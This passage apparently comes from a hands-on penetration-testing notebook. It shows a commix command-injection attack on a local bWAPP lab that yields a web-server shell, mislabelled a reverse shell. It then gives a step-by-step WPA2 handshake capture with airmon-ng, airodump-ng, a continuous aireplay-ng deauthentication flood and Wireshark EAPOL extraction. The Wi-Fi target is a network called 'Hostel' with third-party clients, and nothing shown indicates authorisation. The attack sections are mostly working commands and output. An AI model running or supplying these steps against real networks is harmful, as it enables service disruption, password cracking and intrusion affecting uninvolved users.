Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bWAPP/bWAPP/commandi.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1
Connection: close

target=www.nsa.gov&form=submit
```

3. You need "*cookie*" it generated and "*target*" and "*form*" parameters for further testing attack.



```
┌──(gaurdian㉿kali)-[~]
└─$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"
```




```
┌──(gaurdian㉿kali)-[~]
└─$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"

[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.
                                       __
   ___   ___     ___ ___     ___ ___  /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.2-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[warning] You haven't updated commix for more than 238 days!
[info] Resolving hostname 'localhost'.
[info] Testing connection to the target URL.
[warning] Potential CAPTCHA protection mechanism detected.
[info] Setting the POST parameter 'target' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
           |_ |echo OYPTFR$((87+89))$(echo OYPTFR)OYPTFR

Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd

/opt/lampp/htdocs/bWAPP/bWAPP

commix(os_shell) > 
```

I successfully entered in the shell of web server with Reverse Shell attack!!!

8. HTML injection


9. Wi-Fi WPA2 Handshake intercepting to know password

1. Connect Wi-Fi adapter to laptop
2. Check if adapter is connected to Kali machine by




```
┌──(guardian㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

3. To kill any running airmon processes



```
┌──(guardian㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   4213 wpa_supplicant
```

4. Turn on monitor mode in Wifi adaptor




```
┌──(guardian㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

You should get this message

5. To verify that monitor mode is enabled, use command ***iwconfig*** and check Mode in wlan0


6. See available Wi-Fi networks nearby (sudo airodump-ng wlan0)



```
┌──(guardian㉿kali)-[~]
└─$ sudo airodump-ng wlan0

CH  3 ][ Elapsed: 5 mins ][ 2022-03-20 10:53 ][ PMKID found: 30:B6:2D:94:E9:E0

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:04:56:97:95:A0  -59      225        0    0   5  130   WPA2 CCMP   MGT  <length:  0>
00:04:56:97:95:A1  -59      222        0    0   5  130   WPA2 CCMP   MGT  An0kit-ss3ccA-Eth3r_CP3
2A:56:5A:79:44:65  -72      206        0    0  11   65   WPA2 CCMP   PSK  DIRECT-xJ-BRAVIA
C0:C9:E3:79:7C:B4  -74     1373     1069    0   4  270   WPA2 CCMP   PSK  Hostel
30:B6:2D:94:F7:A0  -79      546       30    0  11  130   WPA2 CCMP   MGT  JioPrivateNet
1C:18:4A:CA:D3:60  -93     1141        2    0   6  130   WPA2 CCMP   PSK  Ramesh shinde 602
30:B6:2D:94:E9:E0  -91      956        3    0   6  130   WPA2 CCMP   MGT  JioPrivateNet
F6:8C:06:5F:F1:31  -93      224        0    0  11  180   WPA2 CCMP   PSK  Redmi Note 10 Pro Max
24:0B:88:F9:E8:79  -93       52        0    0   3  130   WPA2 CCMP   PSK  Mini5G
56:5D:69:87:D1:CD  -93       37        0    0   6   65   WPA2 CCMP   PSK  Redmi
60:32:B1:97:5C:88  -93       44       28    0   1  195   OPN              Stanza_Spectra_WiFi_Zone
6C:5A:B0:03:E4:B2  -93       20        0    0  11  270   WPA2 CCMP   PSK  604
60:32:B1:97:70:58  -93       16        0    0  11  195   OPN              Stanza_Spectra_WiFi_Zone
```

7. Note down MAC address and channel no. of network you wish to connect

8. To show only information of particular Wi-Fi..




```
┌──(guardian㉿kali)-[~]
└─$ sudo airodump-ng wlan0 -d C0:C9:E3:79:7C:B4
```

-d flag is for display

```
CH  2 ][ Elapsed: 6 s ][ 2022-03-20 11:05

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:C9:E3:79:7C:B4  -81       31        4    1   4  270   WPA2 CCMP   PSK  Hostel

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:C9:E3:79:7C:B4  5A:F5:1E:21:F3:E3  -32    1e- 1     1        6
C0:C9:E3:79:7C:B4  5C:BA:EF:26:4D:3B  -32    2e- 1   193       31
```

These are the client MAC IDs who are currently connected to the WiFi

9. To capture traffic between Wi-Fi router and clients and store it in a file so we can analyse packets in Wireshark



```
┌──(guardian㉿kali)-[~]
└─$ sudo airodump-ng -w wifiTestHack -c 4 --bssid C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
11:22:19  Created capture file "wifiTestHack-01.cap".
```

-w → write in wifiTestHack file


-c → use channel number 4

--bssid → MAC address of router

use wlan0 adaptor


```
 CH  4 ][ Elapsed: 1 min ][ 2022-03-20 11:24

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C0:C9:E3:79:7C:B4  -74   1      952     4776   35   4  270   WPA2 CCMP   PSK  Hostel

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C0:C9:E3:79:7C:B4  5A:F5:1E:21:F3:E3  -14    1e- 1      0      133
 C0:C9:E3:79:7C:B4  5C:BA:EF:26:4D:3B  -27    1e-24e     0      549         Hostel
 C0:C9:E3:79:7C:B4  0A:B2:51:F0:44:54  -94    1e- 1      0     4060
 C0:C9:E3:79:7C:B4  0E:CD:EF:F6:3D:3E  -94    1e- 1e     0      544
```

10. IN ANOTHER TERMINAL use following to de-authenticate connected user




```
┌──(guardian㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
12:20:05  Waiting for beacon frame (BSSID: C0:C9:E3:79:7C:B4) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:20:05  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:05  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:06  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:08  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
```

11. In first terminal you will see following output when successful (In highlighted area handshake was captured..)




```
CH  4 ][ Elapsed: 58 mins ][ 2022-03-20 12:21 ][ WPA handshake: C0:C9:E3:79:7C:B4

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:C9:E3:79:7C:B4  -83 100    30835   112395   11   4  270   WPA2 CCMP   PSK  Hostel

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:C9:E3:79:7C:B4  5A:F5:1E:21:F3:E3  -14    1e- 1     0    37472
C0:C9:E3:79:7C:B4  5C:BA:EF:26:4D:3B  -36    1e- 1e    0    55315          Hostel
C0:C9:E3:79:7C:B4  0A:B2:51:F0:44:54  -94    1e- 1     0    25314
```

12. A new file is saved in current working directory as follows after terminating *airmon* with *ctl + c*




```
└─$ ls
Desktop    Downloads          Music    Pictures  rtl8188eus  Videos             wifiTestHack-01.csv
Documents  hs_err_pid1196.log mytools  Public    Templates   wifiTestHack-01.cap wifiTestHack-01.kismet.csv
```

13. Use Wireshark to open .cap file in above screenshot



```
┌──(guardian㉿kali)-[~]
└─$ wireshark wifiTestHack-01.cap
```

14. In Wireshark use flag “eapol” and hit enter, then find for “message 2 of 4” in Info column and by selecting that particular packet in Authentication layer you’ll find “WPA Key Data” which includes encoded string




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
eapol

No.   Time         Source               Destination          Protocol Length Info
59556 536.368941   Tp-LinkT_79:7c:b4    0a:b2:51:f0:44:54    EAPOL    133 Key (Message 1 of 4)
4527… 2082.265000  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    133 Key (Message 1 of 4)
4527… 2082.267823  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    133 Key (Message 1 of 4)
4527… 2082.267835  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4527… 2082.267840  Chongqin_26:4d:3b    Tp-LinkT_79:7c:b4    EAPOL    155 Key (Message 2 of 4)
4527… 2082.274200  Tp-LinkT_79:7c:b4    Chongqin_26:4d:3b    EAPOL    133 Key (Message 1 of 4)
